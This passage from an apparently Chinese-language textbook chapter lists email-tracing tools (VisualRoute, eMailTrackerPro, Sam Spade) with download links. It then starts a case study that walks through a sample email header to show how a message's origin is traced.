


图 2-6 VisualRoute



3. 工具名: eMailTrackerPro

特点: 这个工具允许用户追踪电子邮件的来源(在世界地图上)。代替追踪 IP 地址(域名), 这个工具允许用户跟踪邮件的来源, 见图 2-7。

下载地址: <http://www.visualware.com/personal/download/index.html>




图 2-7 eMailTrackerPro by Visualware

4. 用户名: Samspade

特点: 允许用户使用不同的信息收集技术, 使用特定的 IP 地址或域名, 见图 2-8。

下载地址: <http://www.samspade.org>




图 2-8 Sam Spade Home

2.9 案例分析

在 Internet 时代，能够阅读，理解和追踪电子邮件标题是非常重要的。一个最有效的学习分析电子邮件标题的方法是自学。以下的例子，我们将分析一些真正的邮件标题，学者如何追踪他们，按照我们可以理解的方式：

案例 1

Return-Path: <devilfromars@hotmail.com>

Received: from hotmail.com (law18-rte41.law22.hotmail.com [64.4.16.201]) by delhi3.mtnl.net.in (8.9.1/1.1.20.3/27Jun00-0346PM) id PAA0000028904; Sat, 18 Oct 2003 15:18:56 +0530 (IST)

Received: from 210.214.80.232 by law18-rte41.law22.hotmail.com with DAV;
Sat, 18 Oct 2003 09:51:57 +0000

X-Originating-IP: [210.214.80.232]

X-Originating-Email: [devilfromars@hotmail.com]

From: "Guddu" <devilfromars@hotmail.com>

To: "Ankit Fadia" <ankit@bol.net.in>

Subject: Hi



Date: Fri, 11 Nov 2004 11:41:22 +0530
MIME-Version: 1.0
Content-Type: multipart/alternative;
boundary="-----=_NextPart_000_000F_01C38E27.8B153F00"
X-Priority: 3
X-MSMail-Priority: Normal
